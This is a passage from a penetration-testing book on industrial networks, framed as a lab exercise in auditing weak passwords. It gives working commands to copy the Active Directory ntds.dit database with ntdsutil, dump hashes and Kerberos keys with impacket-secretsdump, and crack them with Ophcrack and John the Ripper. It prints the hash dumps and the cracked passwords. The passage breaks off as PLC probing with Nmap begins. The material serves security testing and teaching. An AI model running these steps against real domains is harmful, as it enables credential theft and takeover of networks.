
For this exercise, we will be extracting the Active Directory password storage file (`ntds.dit`) by using Windows Server's built-in `ntdsutil.exe` tool. Once we have a copy of the `ntds.dit` file, we shall extract the hashes with `impacket-secretsdump`. Finally, we will use **Ophcrack** to perform a rainbow tables attack on the credential hashes.

The following steps show you how to accomplish this:

1. From the domain controller, run the following commands to make a copy of the `ntds.dit` file:

```
ntdsutil
activate instance ntds
ifm
create full C:\extract
quit
quit
```


The following screenshot shows the output of the preceding commands:



```
PS C:\Users\Administrator\Downloads> ntdsutil.exe
C:\Windows\system32\ntdsutil.exe: activate instance ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\extract
Creating snapshot...
Snapshot set {2be55b35-109f-4aea-a3d7-964f8878d860} generated successfully.
Snapshot {9cdc7d82-5924-4509-ad79-3b4ce447f66e} mounted as C:\$SNAP_202104051724_VOLUMEC$\
Snapshot {9cdc7d82-5924-4509-ad79-3b4ce447f66e} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202104051724_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\extract\Active Directory\ntds.dit

                  Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ...................................................

Copying registry files...
Copying c:\extract\registry\SYSTEM
Copying c:\extract\registry\SECURITY
Snapshot {9cdc7d82-5924-4509-ad79-3b4ce447f66e} unmounted.
IFM media created successfully in c:\extract
ifm: quit
C:\Windows\system32\ntdsutil.exe: quit
PS C:\Users\Administrator\Downloads> dir C:\extract\


    Directory: C:\extract


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         4/5/2021   5:24 PM                Active Directory
d-----         4/5/2021   5:24 PM                registry


PS C:\Users\Administrator\Downloads> dir 'C:\extract\Active Directory\'


    Directory: C:\extract\Active Directory


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/5/2021   5:24 PM       33554432 ntds.dit
-a----         4/5/2021   5:24 PM          16384 ntds.jfm
```

Figure 17.27 – Extracting the Active Directory user's database with ntdsutil.exe

2. Copy the `c:/extract/active directory/ntds.dit` and `c:/extract/registry/SYSTEM` files to the Kali Linux VM and run the `impacket-secretsdump -system SYSTEM -ntds ntds.dit LOCAL` command:



```
┌──(pac㉿kali-001)-[~/Documents/book]
└─$ impacket-secretsdump -system SYSTEM -ntds ntds.dit LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xda02d5ebe110cb0645d4622f204d1514
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 7de7b76a47c483f1159c37fb92c2392a
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7aa2d34414c530b3c4a5ca0cd874f431:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
OT-DC1$:1000:aad3b435b51404eeaad3b435b51404ee:6f51eae3f682923a716976628d19fe07:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5c8203b6d6fc528b59a59168d4fc3fed:::
FT-DIR1$:1105:aad3b435b51404eeaad3b435b51404ee:c8d9d53ed85feeedb4339537bd414e91:::
OT-Domain.local\engineer-1:1106:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\engineer-2:1107:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\engineer-3:1108:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
OT-Domain.local\engineer-4:1109:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
FT-DIR2$:1111:aad3b435b51404eeaad3b435b51404ee:8148a4a6af95c4e6b3383c21672a16e2:::
WORKSTATION2$:1114:aad3b435b51404eeaad3b435b51404ee:0f601805b90b6d685e430f8810eb066b:::
WORKSTATION10$:2102:aad3b435b51404eeaad3b435b51404ee:1d0fd8c555e89e58f797fc04f7a3126f:::
WORKSTATION1$:2103:aad3b435b51404eeaad3b435b51404ee:f316157408c672bb2e8ac627a22bc198:::
WORKSTATION12$:2105:aad3b435b51404eeaad3b435b51404ee:e59150632155b3050e38ed6f12acb519:::
OT-Domain.local\admin:2106:aad3b435b51404eeaad3b435b51404ee:8c4fb19f4ecf1697ac542de6abcfae9b:::
HMI-1$:2107:aad3b435b51404eeaad3b435b51404ee:a68c9dc314b7c1fdf5b82c0e8f3aab98:::
OT-Domain.local\theAdmin:3101:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
HMI-2$:3102:aad3b435b51404eeaad3b435b51404ee:b92e2a51775e044c2c740099b36e796f:::
LAB-DOMAIN$:5101:aad3b435b51404eeaad3b435b51404ee:2f27c66deddb6a954d57b4fda536f404:::
OT-SQL$:5102:aad3b435b51404eeaad3b435b51404ee:703432772c4ab7362b839abb485b6664:::
OT-Domain.local\pac:5104:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\user:5601:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
OT-Domain.local\User-1:5602:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:b4d33457589b81519738b8d643549e8f3908c2f38137cfc321d7510e9e18c07b
Administrator:aes128-cts-hmac-sha1-96:f48f91120f1b45140b219c20791d97dc
Administrator:des-cbc-md5:252faec77c2f0ba1
OT-DC1$:aes256-cts-hmac-sha1-96:ca9bbf7a9dabd2e21fff63829b796f71f09eb565e5b6af5c2cc6178c21ab16b5
OT-DC1$:aes128-cts-hmac-sha1-96:9cddb2e7ebfca38e95ebebc25eee67e4
OT-DC1$:des-cbc-md5:cdba162a8ad916c8
krbtgt:aes256-cts-hmac-sha1-96:6be3c947cf2468dbe369208816525f058cadd0c140708e9749e6323e9cc8dc0c
krbtgt:aes128-cts-hmac-sha1-96:13d4a290ecd6f4cf0dec4cd9e16193b9
krbtgt:des-cbc-md5:325e4fa7527376fb
FT-DIR1$:aes256-cts-hmac-sha1-96:e658c6f7cd1af9429cc5780b0595d00665a8eaff85b4472fa7c3b9d6d8c7224f
FT-DIR1$:aes128-cts-hmac-sha1-96:2eacf5862a3349e0156df9ce42296a67
FT-DIR1$:des-cbc-md5:b38668860b8f86a4
```

Figure 17.28 – Extracting credential hashes from ntds.dit with impacket-secretsdump

3. The highlighted section contains the local and domain credential hashes we are interested in. Copy them into a new text file called `hashes.txt`.

4. Install Ophcrack (`apt-get install ophcrack`) or download the executable from `https://ophcrack.sourceforge.io/`.

5. Ophcrack recently made all their tables free, so download as many as your hard drive will hold from `https://ophcrack.sourceforge.io/tables.php`

6. Once you have all the tables downloaded, start Ophcrack and click on the **Tables** button at the top of the application window.
7. On the **Tables Selection** screen that appears, click on **Install** and point at a tables directory. Then, finish the installation with **Open**. Repeat this step for all the tables you downloaded:




Table	Directory	Status	Preload
● XP free fast	/home/pac/LAB-Share/Op...	inactive	on disk
● XP free small	/home/pac/LAB-Share/Op...	inactive	on disk
● XP special	/home/pac/LAB-Share/Op...	inactive	on disk
● XP german v2	/home/pac/LAB-Share/Op...	inactive	on disk
● Vista special	/home/pac/LAB-Share/Op...	inactive	on disk
● Vista free	/home/pac/LAB-Share/Op...	inactive	on disk
● Vista nine	/home/pac/LAB-Share/Op...	inactive	on disk
● Vista eight	/home/pac/LAB-Share/Op...	inactive	on disk
● Vista num	/home/pac/LAB-Share/Op...	inactive	on disk
● Vista eight XL	/home/pac/LAB-Share/Op...	inactive	on disk
● Vista special XL	/home/pac/LAB-Share/Op...	inactive	on disk
● Vista probabilistic f...	/home/pac/LAB-Share/Op...	disabled	on disk
● Vista probabilistic ...	/home/pac/LAB-Share/Op...	disabled	on disk
● XP german v1		not installed	on disk
● Vista seven		not installed	on disk
● XP flash		not installed	on disk
● Vista probabilistic ...		not installed	on disk

Figure 17.29 – Ophcrack – installing tables

8. Finish the installation by clicking **OK** on the **Table Selection** screen. This will take us back to the main screen of Ophcrack. From here, click on the **Load** button and select **PWDUMP file**:





Figure 17.30 – Ophcrack – loading the password dump file

9. Load the `hashes.txt` file. We will see all the users and password hashes loaded on the main screen of Ophcrack if successful:




User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2
Administrator		7aa2d34414c530b3c4a5ca0cd874f431		
DefaultAccount		31d6cfe0d16ae931b73c59d7e0c089c0		
FT-DIR1$		c8d9d53ed85feeedb4339537bd414e91		
FT-DIR2$		8148a4a6af95c4e6b3383c21672a16e2		
Guest		31d6cfe0d16ae931b73c59d7e0c089c0		
HMI-1$		a68c9dc314b7c1fdf5b82c0e8f3aab98		
HMI-2$		b92e2a51775e044c2c740099b36e796f		
LAB-DOMAIN$		2f27c66deddb6a954d57b4fda536f404		
OT-DC1$		6f51eae3f682923a716976628d19fe07		
OT-Domain.local\User-1		58a478135a93ac3bf058a5ea0e8fdb71		
OT-Domain.local\admin		8c4fb19f4ecf1697ac542de6abcfae9b		
OT-Domain.local\engineer-1		58a478135a93ac3bf058a5ea0e8fdb71		
OT-Domain.local\engineer-2		58a478135a93ac3bf058a5ea0e8fdb71		
OT-Domain.local\engineer-3		64f12cddaa88057e06a81b54e73b949b		
OT-Domain.local\engineer-4		64f12cddaa88057e06a81b54e73b949b		
OT-Domain.local\pac		58a478135a93ac3bf058a5ea0e8fdb71		
OT-Domain.local\theAdmin		58a478135a93ac3bf058a5ea0e8fdb71		
OT-Domain.local\user		64f12cddaa88057e06a81b54e73b949b		
OT-SQL$		703432772c4ab7362b839abb485b6664		
WORKSTATION1$		f316157408c672bb2e8ac627a22bc198		
WORKSTATION10$		1d0fd8c555e89e58f797fc04f7a3126f		
WORKSTATION12$		e59150632155b3050e38ed6f12acb519		
WORKSTATION2$		0f601805b90b6d685e430f8810eb066b		
krbtgt		5c8203b6d6fc528b59a59168d4fc3fed		

Figure 17.31 – Ophcrack – password hashes loaded

The fact that we did not extract any LM hashes (a considerably weaker algorithm) is good.

10. Hit the **Crack** button and sit back to see the magic of the rainbow table attack unfold.
11. Once Ophcrack has completed the cracking process, any user account that revealed its password has a weak password and should be considered a vulnerability.

Note that we could also run this hash list through John the Ripper, just to be sure:



```
┌──(pac㉿kali-001)-[~/Documents/book]
└─$ john hashes.txt --wordlist=/usr/share/wordlists/crackstation.txt --fork=12 --format=NT
Using default input encoding: UTF-8
Loaded 17 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 14 password hashes with no different salts
Node numbers 1-12 of 12 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
4: Warning: Only 4 candidates left, minimum 12 needed for performance.
2 0g 0:00:00:43 DONE (2021-04-05 17:57) 0g/s 2281Kp/s 2281Kc/s 31938KC/s ：軀津村改制為..龠部　（やくぶ）
10 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31636KC/s 軀甲蛱蝶..龠・合（2龠）・升（10合）・斗（
9 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2260Kp/s 2260Kc/s 31650KC/s 龟冈盆地..龟龟论坛
7 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2261Kp/s 2261Kc/s 31658KC/s 軀堂會傳記刊行會..¿顧〃
8 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31629KC/s 軀山風呼（..龟〔軀〕
11 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31636KC/s 軀黨類..「龠」字は竹製の管楽器、
5 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31636KC/s 軀裂。..龢（和）
3 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31636KC/s （軀戶站方向停車）..¾ię¾im
4 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31636KC/s 。龟纽龙章，远赐扶桑之域；贞珉大篆，荣施镇
12 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2261Kp/s 2261Kc/s 31657KC/s 龟兹语..龟驮碑
1 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31636KC/s 軀田“man·shintan”誠治師匠：主　唱．貝斯手．
Waiting for 11 children to terminate
6 0g 0:00:00:44 DONE (2021-04-05 17:57) 0g/s 2259Kp/s 2259Kc/s 31628KC/s 軀山會合支流..¿顧
Session completed

┌──(pac㉿kali-001)-[~/Documents/book]
└─$ john hashes.txt --format=NT --show
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount::503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
OT-Domain.local\engineer-1:Password123:1106:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\engineer-2:Password123:1107:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\engineer-3:Password1:1108:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
OT-Domain.local\engineer-4:Password1:1109:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
OT-Domain.local\theAdmin:Password123:3101:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\pac:Password123:5104:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
OT-Domain.local\user:Password1:5601:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
OT-Domain.local\User-1:Password123:5602:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
```

Figure 17.32 – Using John the Ripper on Active Directory password hashes

That's it for testing weak passwords. Next, we are going to attack the lower layers of the industrial environment.

Testing the lower layers

What we have done so far is mostly IT penetration testing of OT equipment and systems. Tools that work on the IT side work well (or maybe better) on the industrial network.

This section will have us target more exotic (OT) devices. We will be using regular IT tools, as well as tools designed for the OT space.

Testing PLCs


The first category of OT devices we will be probing are **programmable logic controllers** (**PLCs**). Tools such as Nessus and other automated vulnerability scanning tools, from experience, do a poor job of identifying issues with PLCs (unless there are issues in a common service that is hosted on the PLC, such as HTTP or telnet/SSH). If you have access to the output of an OT-centric solution such as SilentDefense, Claroty, CyberX, and so on, you will likely find vulnerabilities for PLCs – these types of tools aim to discover them.

To be able to find vulnerabilities in PLCs, we often end up doing an online lookup for the firmware revision running on those PLCs. Details such as firmware revision can be extracted from the device via scripts but often require us to physically attach to the devices, and then use native tools or device displays/menus to uncover the information we are after.

We will discuss a few tools that can help extract information from three popular communication protocols: EtherNet/IP, S7 Comms, and Modbus.

Using the ENIP Nmap script to detect Rockwell PLC details

We can use Nmap's ENIP information script to interrogate EtherNet/IP enabled devices. The following is an example, run on the PLCs of Company Z, of using the `nmap 172.25.200.10-30 -p 44818,2222 -script enip-info` command:

